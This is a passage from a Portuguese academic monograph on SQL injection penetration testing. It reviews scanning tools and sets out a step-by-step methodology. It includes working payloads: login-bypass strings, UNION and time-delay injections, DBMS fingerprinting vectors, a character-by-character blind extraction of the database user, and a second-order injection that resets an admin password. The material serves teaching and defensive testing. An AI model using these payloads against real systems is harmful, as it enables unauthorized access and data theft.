uma ferramenta chamada *SQL Injector* para explorar as vulnerabilidades de injeção de SQL descobertas durante a verificação. O *SQL Injector* tem a opção de recuperar dados do banco de dados remoto e mostrá-lo ao usuário em um formato gráfico. (CLARKE *et al*., 2009).

3.5 *IBM Security AppScan*

O *IBM Security AppScan,* que se chamava anteriormente *IBM Rational AppScan*, é outra ferramenta comercial empregada para avaliar a segurança de um *site* da *Web*, que inclui a funcionalidade de avaliação de injeção SQL. O aplicativo é executado de forma semelhante ao *WebInspect*, rastreando o *site* escolhido, a fim de testar grande variedade de potenciais vulnerabilidades. O aplicativo detecta injeção SQL e vulnerabilidades de injeção SQL às cegas, mas não inclui uma ferramenta de exploração como o *WebInspect*. (CLARKE *et al.*, 2009)

A IBM (2017) aponta, como principais recursos da ferramenta:

> - Testes Automatizados de Segurança de Aplicações Dinâmicas (DAST) e Testes Interativos de Segurança de Aplicativos (IAST) em aplicativos e serviços *web* modernos.
> - Mecanismo abrangente de execução de *JavaScript* que suporta *frameworks Web* 2.0, *JavaScript* e AJAX.
> - Testes SOAP[11] e REST[12] de serviços *web*, abrangendo infraestrutura *XML* e *JSON*. Suporte para padrões *WS-Security*, criptografia *XML* e assinaturas *XML*.
> - Avisos detalhados de vulnerabilidade e recomendações de correção.
> - Mais de 40 relatórios de conformidade normativa, incluindo Padrão de Segurança de Dados da Indústria de Cartões de Pagamento (PCI DSS), Padrão de Segurança de Dados de Aplicação de Pagamentos (PA-DSS), ISO 27001 e ISO 27002 e Basiléia II.
> - Personalização e extensibilidade com o *IBM Security AppScan* e *Xtensions Framework*. (IBM, 2017)

O *AppScan* também simula o comportamento do usuário e insere credenciais de autenticação. A plataforma suporta autenticação básica de HTTP e NTLM, assim como certificados do cliente. O *AppScan* tem uma funcionalidade chamada “teste de escalação de privilégios”. Basicamente, pode-se realizar um teste para o mesmo destino usando diferentes níveis de privilégios - por exemplo, “não autenticado”, “somente leitura” e “administrador”. A seguir, o *AppScan* tentará o acesso a partir de uma conta de baixo privilégio, identificando qualquer potencial problema de

---

[11] O *SOAP (Simple Object Access Protocol)* é o padrão universal utilizado para a troca de mensagens entre as aplicações consumidoras e o *Web Service*. (DEVMEDIA, 2017)

[12] REST (*Representational State Transfer*) é um estilo de arquitetura para projetar aplicativos em rede. Ao invés de usar mecanismos complexos como CORBA, RPC ou SOAP para conectar entre máquinas, o HTTP simples é usado para fazer chamadas entre máquinas. (ELKSTEIN, 2017)


escalonamento de privilégios. (CLARKE *et al*., 2009)

A Figura 11 mostra uma captura de tela do *AppScan* durante o processo de digitalização.

A seguir, têm-se algumas características básicas da ferramenta:

> - URL: www-01.ibm.com/software/awdtools/appscan/
> - Plataformas suportadas: *Microsoft Windows XP Professional, Microsoft Windows 2003 e Microsoft Windows Vista.*
> - Requisitos: *Microsoft.NET* 2.0 ou 3.0 (para algumas funcionalidades adicionais opcionais), *Adobe Flash Player* versão 9.0.124.0 ou posterior e *Internet Explorer* 6.0 ou posterior. (CLARKE *et al*., 2009, p. 85)

Figura 11 – *IBM Security AppScan*



Fonte: IBM (2015)

3.6 *SQL Power Injection*

É um aplicativo criado em .Net 1.1 que auxilia o *pentester* a encontrar e explorar vulnerabilidades relativas a SQL *injection* em uma página da *web*. É compatível com *SQL Server*, *Oracle, MySQL, Sybase / Adaptive Server* e *DB2*, mas é possível usá-lo com qualquer *DBMS* existente ao usar a injeção *inline* (modo Normal). (LAROUCHE, 2014)

Sua vantagem principal reside na automação[13] multiprocessada da injeção. Não só existe a possibilidade de automatizar consultas demoradas, mas também pode modificar a consulta para obter apenas o que se pretende. É mais útil na injeção SQL às cegas, já que outras formas de explorar a vulnerabilidade de injeção SQL são mais efusivas e muito mais rápidas quando os resultados são exibidos na página w*eb* (*UNION SELECT* em uma tabela *HTML* e erro 500[14] gerado, por exemplo). (*Op. Cit*.)

A Darknet (2017) comenta que uma das maiores melhorias da nova versão (1.2) é a forma inovadora de otimizar e acelerar o *SQL Injection* às cegas, economizando em mais de 25% a quantidade de *requests*.

Outra vantagem desse aplicativo consiste em encontrar e explorar uma vulnerabilidade de injeção de SQL sem usar qualquer navegador. É por isso que há um navegador integrado que exibe os resultados da injeção parametrizada de maneira que qualquer erro de SQL padrão será exibido sem o resto da página. Como muitos outros recursos dessa aplicação, existem maneiras de parametrizar a resposta do servidor para torná-lo o mais sensível possível (LAROUCHE, 2014)


O aplicativo (ver figura 12) tem a capacidade de obter todos os parâmetros a partir da página *web* em que se precisa testar a injeção SQL, seja pelo método GET ou POST. Como não se precisará usar várias aplicações ou um *proxy* para interceptar os dados, tudo é automatizado. Além disso, há um *plugin* do Firefox com o *SQL Power Injector* contendo todas as informações da página atual com seu contexto de sessão (parâmetros e *cookies*). (*Ibid*.)

[13] O desenvolvedor explica que há duas formas de automação:

> A automação pode ser realizada de duas maneiras: comparando o resultado esperado ou por atraso de tempo. A primeira maneira é geralmente comparada com um erro ou diferença entre a condição positiva com uma negativa e a segunda maneira se tornará positiva se o retardo de tempo enviado ao servidor for igual ao parametrizado na aplicação. (Op. Cit.)

[14] O erro 500 indica uma falha interna no servidor que pode ser causado por um erro de programação em algum sistema do seu site ou ainda por permissões incorretas em arquivos e pastas.

Figura 12 - *SQL Power Injector*



Fonte: Larouche (2014)

3.7 *Absinthe*

A ferramenta *Absinthe GPL* (anteriormente conhecida como *SQLSqueal*) foi uma das primeiras ferramentas de inferência automatizada em uso generalizado e é, portanto, um bom ponto de partida para examinar a exploração automatizada de injeção SQL às cegas (CLARKE *et al*., 2009). Seguem-se alguns dados básicos sobre a ferramenta:


- URL: www.0x90.org/releases/absinthe/
- Requisitos: *Windows / Linux / Mac (.NET Framework ou Mono)*
- Cenário: Página de erro genérico, saída controlada
- Bancos de dados suportados: *Oracle, PostgreSQL, SQL Server e Sybase*
- Métodos: Resposta de inferência Pesquisa binária; Erros clássicos (Op. Cit.)

O *Absinthe* fornece uma interface gráfica de usuário (*Graphic User Interface – GUI*) acessível que permite a um invasor extrair todo o conteúdo de um banco de dados. Além disso, apresenta opções de configuração suficientes para satisfazer à maioria dos cenários de injeção e pode utilizar métodos de erro clássicos e métodos de inferência baseados em resposta para extração de dados. Entretanto, a sequência de resposta que diferencia entre dois estados de inferência deve ser fácil

para que o *Absinthe* possa identificá-la (Clarke *et al*., 2009). A Figura 13 mostra a tela principal do *Absinthe*.

A Darknet (2017) comenta que o *Absinthe* não auxilia na descoberta de vulnerabilidades de *SQL Injection*. A ferramenta apenas acelera o processo de recuperação de dados, automatizando o processo de *download* do esquema e do conteúdo de um banco de dados.

Figura 13 - Absinthe v1.4.1



Fonte: Clarke *et al.* (2009)

4 METODOLOGIA PARA *PENTEST* EM APLICAÇÕES *WEB* POR MEIO DE *SQL INJECTION*

A abordagem da metodologia para realizar testes de invasão em aplicações *web* varia segundo o autor. Neste capítulo, será apresentada uma metodologia que é resultado do cruzamento e consolidação de dados das seguintes referências metodológicas: EC-Council (2016), Uto (2013), Clarke *et al.* (2009) e Gonçalves (2016), cuja síntese é apresentada na tabela 4.

Tabela 4 - Metodologia de *Pentest* em aplicações *web* por meio de *SQL Injection*

Metodologia de *Pentest* em aplicações *web* por meio de *SQL Injection*	
1) Coletar Informações e detectar vulnerabilidades	Mapear a superfície de teste da aplicação
	Descobrir parâmetros vulneráveis à injeção de SQL
2) Realizar ataques de *SQL Injection*	Realizar *Union SQL Injection*
	Realizar *SQL Injection* baseado em erro
	Realizar *by-pass* de formulários de *logins*
	Realizar *SQL Injection* às cegas
	Realizar *SQL Injection* de segunda ordem
3) Realizar *SQL Injection* avançado	Realizar a enumeração de banco de dados, tabelas e colunas
	Realizar enumeração avançada (de acordo com o tipo de banco de dados)
	Criar contas de bancos de dados
	Capturar senhas
	Capturar e extrair *hashes* de servidores SQL
	Transferir bancos de dados para uma máquina do atacante
	Interagir com o sistema operacional
	Interagir com o sistema de arquivos
	Realizar o reconhecimento de redes

Fonte: EC-Council (2016), Uto (2013), Clarke *et al*. (2009) e Gonçalves (2016)

4.1 Coleta de Informações e detecção de vulnerabilidades

4.1.1 *Mapear a superfície de teste da aplicação*

A superfície de teste da aplicação é composta por todos os parâmetros que são submetidos ao servidor e que podem ser utilizados na construção dinâmica de consultas SQL. O auxílio de ferramentas automatizadas como Arachni, w3af e Nikto aumenta a produtividade da tarefa (BROAD e BINDNER, 2014). Dependendo do tipo de comando SQL utilizado, o local em que ocorre a injeção muda e regras diferentes devem ser respeitadas para evitar erros sintáticos. Pode haver injeção em comandos SELECT, INSERT, UPDATE e DELETE (UTO, 2013).

O EC-Council (2016) inclui, ainda, as seguintes ações que podem ser consideradas no contexto do mapeamento da superfície de ataque: checar se a aplicação *web* se conecta a um servidor de banco de dados; listar todos os campos,

campos escondidos e requisições *POST*[15] cujos valores podem ser usados em uma *query SQL;* inserir um valor de *string* onde um número é esperado.

4.1.2 *Descoberta de parâmetros vulneráveis à injeção de SQL*

O teste inicial consiste em fornecer um delimitador de cadeia de caracteres – como um ’ (AHARONI, 2007; GONÇALVES, 2016) - a cada um dos parâmetros mapeados, um por vez. Se a aplicação for vulnerável, isso resulta na submissão de uma consulta mal formada ao banco de dados, o que pode induzir à exibição de mensagens de erro. (UTO, 2013; EC-Council, 2016). Se não for possível confirmar a vulnerabilidade, por meio de mensagens de erro, pode-se submeter uma entrada que force a seleção da tabela inteira: `"' or 1=1--"`, se o parâmetro for textual, ou `"0 or 1=1--"`, se for numérico. Caso um número maior de linhas seja apresentado, tem-se a confirmação da vulnerabilidade.

Em telas de autenticação, pode-se, também, injetar um comando de pausa, como `"'; waitfor delay '0:00:10'--"` para o campo de identificador de usuário, e observar o tempo de resposta. Os parâmetros devem ser manipulados manualmente na barra de endereços ou em uma requisição interceptada, mas nunca na tela de um formulário (UTO, 2013).

O parâmetro que sofre a injeção pode, às vezes, ser usado em expressões complexas que utilizam diversos parênteses. Se estes não forem balanceados corretamente, a sintaxe do comando submetido será inválida. Um erro muito comum, cometido na montagem dos vetores de teste, consiste em se esquecer de aplicar codificação para URL a todos os caracteres, que têm sentido especial em requisições HTTP. Por exemplo, os símbolos “&” e “+” não podem ser usados diretamente em argumentos, pois são empregados, respectivamente, para unir instâncias de pares (parâmetro = valor) e substituir espaços na segunda parte desses elementos *(Op. Cit.).*

4.2 Realizar ataques de *SQL Injection*

4.2.1 *Extração de dados via UNION*


[15] O Método de requisição POST foi projetado para solicitar que o servidor *web* aceite os dados no corpo da mensagem de requisição para armazenamento. Ele é normalmente usado quando se faz o *upload* de um arquivo ou envia-se um formulário *web* completo. Em contraste, o método de requisição GET do HTTP foi projetado para recuperar informações do servidor.

O grande perigo de um ataque de injeção de SQL é a escalada de privilégios viabilizando a extração de qualquer objeto do banco, bem como a execução de qualquer operação suportada pelo Sistema de Gerenciamento de Banco de Dados (SGBD) ou *Data Base Management System (DBMS).* Para incluir linhas no resultado da pesquisa original, a partir de outra fonte de dados, deve-se usar o operador UNION ou UNION ALL *(Ibid.).* O EC-Council (2016) chama esse passo de *Union SQL Injection*. A sintaxe básica de um comando SELECT com UNION é a seguinte (CLARKE *et al*., 2009):

```
' or 1=1 union select id, author, title from table order by 2—
```

Observe alguns exemplos na figura 14, em que são feitas as extrações, de forma sequencial, do nome do banco de dados, das tabelas, dos nomes das colunas e dos dados do primeiro campo de um nome da tabela, todos por meio da extração de dados via *UNION.*

Figura 14 – *Union SQL Injection*




Fonte: EC-Council (2016)

4.2.2 *Realizar SQL baseado em erro*

Com base no erro apresentado pela aplicação *web*, pode-se extrair o nome do banco de dados, o nome da tabela, o nome da coluna e o valor contido em um campo de uma coluna. Cabe ressaltar que os dados obtidos são semelhantes ao da

ação anterior; no entanto, estes são obtidos por meio das mensagens de erro. A figura 15 ilustra esses casos com exemplos.

Figura 15 – *SQL Injection* baseado em erro



Fonte: EC-Council (2016)

4.2.3 *Realizar by-pass de formulários de logins*

Nos formulário de *login,* pode-se inserir alguma das expressões contidas na tabela 5:

Tabela 5 – Exemplos de *by-pass* de formulários de *logins*

By-pass de formulários de *logins*	

`admin' --`
`admin' #`
`admin' /*`
	`' or 1=1--`
	`' or 1=1#`
	`' or 1=1/*`
	`' ) or '1'='1--`
	`' ) or ('1'='1--`

Pode-se, também, realizar o *login* como um usuário diferente: `' UNION SELECT 1, ' anotheruser', 'doesnt matter', 1--`	

Fonte: EC-Council (2016); Chen (2016); Ulbrich (2009)

Para burlar o *login*, evitando a checagem do *hash* MD5, pode-se utilizar uma senha conhecida e o seu correspondente *hash,* também conhecido. A aplicação *web*


vai comparar essa senha com o *hash* MD5 provido, ao invés de checar o MD5 oriundo do banco de dados (EC-COUNCIL, 2016). Observe o exemplo:

```
Username: admin
Password: 1234 AND 1=0 UNION ALL SELECT 'admin' ,
'81dcbdb52d04dc20036dbd8313ed055[16]
```

4.2.4 *Realizar SQL Injection às cegas*

Considere uma aplicação cuja tela inicial pode ser observada na figura 16, que possui um único campo de entrada, no qual é possível digitar todo ou parte do nome de um autor. Imagine que, como resposta a uma requisição, o sistema indica o número de artigos escritos pelo autor. Considere, também, que os títulos dos artigos não sejam apresentados pela aplicação como resultado da pesquisa realizada.

Figura 16 – Aplicação *web* submetida ao *SQL Injection* às cegas



Fonte: Uto (2013)

Ao digitar uma aspa simples no campo e clicar em *Contar artigos*, a mensagem genérica “Erro na execução da consulta!” é exibida. Como se sabe, isso é um indicativo de que a aplicação pode ser vulnerável à injeção de SQL.

Segundo Uto (2013), de modo a confirmar o defeito e testar qual SGBD está sendo utilizado, pode-se submeter vetores específicos:

- MySQL: `a' '`
- Oracle: `a' || bitand(1,1) || '`
- PostgreSQL: `a' || pg_sleep(5) || '`
- SQL Server: `a' + '`

Se somente o vetor de *SQL Server* não apresentar erro, todas as construções subsequentes devem ser feitas respeitando as especificidades desse banco de dados. (UTO, 2013) Prosseguindo com o teste, devem ser submetidas consultas válidas e observados os resultados devolvidos pela aplicação.

O primeiro passo consiste em determinar o comprimento do nome de usuário, que pode ser feito, perguntando se ele tem um tamanho específico:

[16] 81dcbdb52d04dc20036dbd8313ed055 é o *hash* MD5 da senha 1234.

```
a%' and len(system_user)=1--
0 artigo(s) encontrado(s)!
```

A partir do número de artigos, verifica-se que a expressão `len(system_user=1)` foi avaliada como falsa. O processo deve ser repetido até a obtenção de uma resposta positiva:

```
a%' and len(system_user)=2--
0 artigo(s) encontrado(s)!
a%' and len(system_user)=3--
2 artigo(s) encontrado(s)!
```

A última pergunta realizada é a correta e indica que o tamanho do identificador é igual a três.

Continuando o processo, cada um desses três caracteres deve, então, ser comparado com os valores aceitos na composição de um nome de conta. A função `substring()` deve ser utilizada, nessa tarefa, para trabalhar os caracteres, de modo individual, enquanto a função `lower()` é empregada para que apenas letras minúsculas sejam consideradas. (UTO, 2013). A partir disso, iniciando com a primeira posição, as seguintes perguntas são efetuadas:

```
a%' and substring(lower(system_user),1,1)='a'--
0 artigo(s) encontrado(s)!
a%' and substring(lower(system_user),1,1)='b'--
0 artigo(s) encontrado(s)!
a%' and substring(lower(system_user),1,1)='c'--
0 artigo(s) encontrado(s)!
a%' and substring(lower(system_user),1,1)='d'--
0 artigo(s) encontrado(s)!
a%' and substring(lower(system_user),1,1)='e'--
2 artigo(s) encontrado(s)!
```

Conclui-se, portanto, que o primeiro caractere do identificador de conta é a letra “e”. Ao executar o mesmo algoritmo, para a segunda e a terceira posições, obtêm-se, respectivamente, “s” e “r”. Esse processo também pode ser executado com o auxílio das funções `IF` e `WAITFOR DELAY`, como se pode ver no Anexo A.

Observe, particularmente na figura 25, nesse anexo, que são obtidos sequencialmente o tamanho do nome do usuário e o próprio nome do usuário. A seguir, obtém-se o tamanho e o nome do Banco de Dados e o tamanho e o nome da tabela.

Uma vez obtidos esses dados, como se vê na figura 26, no anexo, obtêm-se o tamanho e o nome da primeira e da segunda coluna da tabela, bem como o tamanho e o nome da primeira e da segunda linha da tabela.

4.2.5 *Realizar SQL Injection de segunda ordem*

Este tipo, também chamado de Injeção de SQL armazenada, difere das técnicas já vistas, porque a exploração não acontece no momento da injeção, mas posteriormente, quando o valor injetado é reutilizado pela aplicação.

A tabela 6 apresenta duas diferentes abordagens metodológicas para se realizar *SQL Injection* de segunda ordem.

Tabela 6 - Sequência metodológica para se realizar *SQL Injection* de segunda ordem

Passo	Descrição
1	O atacante submete uma entrada elaborada em uma requisição HTTP.
2	A aplicação salva a entrada no banco de dados para usá-la posteriormente e responde à requisição HTTP.
3	O atacante submete outra requisição.
4	A aplicação *web* processa a segunda requisição, usando a primeira entrada armazenada no banco de dados e executa a *query* de *SQL Injection.*
5	Os resultados da *query* em resposta à segunda requisição são devolvidas ao atacante, se aplicável.

Fonte: EC-Council (2016) e Clarke *et al.*(2009)

O ponto de injeção normalmente se localiza em um comando INSERT, em vez de um SELECT (UTO, 2013). A título de exemplo, pode-se fazer a troca da senha da conta *admin*, se ela existir, sem que seja necessário conhecer a senha atual, mediante a sequência de comandos:

```
"insert into users values('".str_replace("'", "''", $userid)."', '".$senha."')"
insert into users values('admin''--', 'senha')
"update users set password = '".$senha."' where id = '".$userid."'"
```

4.3 **Realizar *SQL Injection* avançado**

4.3.1 *Realizar a enumeração de banco de dados, tabelas e colunas*

4.3.1.1 Identificar o nível de privilégio do usuário

De acordo com o EC-Council (2016), há diversas funções no SQL que podem ser usadas para essa tarefa, para a maioria das implementações SQL: `user; current_user; session_user; system_user.`

```
' and 1 in (select user) --
```

```
